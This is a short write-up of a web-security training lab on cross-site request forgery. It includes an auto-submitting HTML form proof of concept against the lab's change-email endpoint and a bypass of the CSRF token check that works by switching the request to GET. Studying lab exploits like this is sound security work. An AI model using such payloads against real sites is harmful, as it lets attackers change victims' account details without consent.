
We logged in using the credentials that were given to us :

We were able to see that a csrf key was also send along the request when updating our email :

As the previous Lab - CSRF vulnerability with no defenses , We added the Javascript tag to automatically submit our request and edited the spacing using chatGPT :
<!DOCTYPE html>
<html lang="en">
<head>
    <title>Form CSRF PoC</title>
</head>
<body>
    <h1>Form CSRF PoC</h1>
    <form method="POST" action="https://0a850080036f0b4a81930cda00680002.web-security-academy.net/my-account/change-email">
        <input type="hidden" name="email" value="hello@haha.com">
        <input type="hidden" name="csrf" value="TimXx6Y5XLn3SUIHUwmA5YmrUp2jY9te">
        <input type="submit" value="Submit Request">
    </form>
    <script>
        document.forms[0].submit();
    </script>
</body>
</html>
Our exploit worked when testing with the local Exploit server :

However, Sending the exploit to the victim didn’t solve our challenge.
We removed the csrf value and checked the exploit locally but received the below response:

Changing the request method to a GET bypassed that prompt and changed the email and the exploit worked :

No error messages was generated :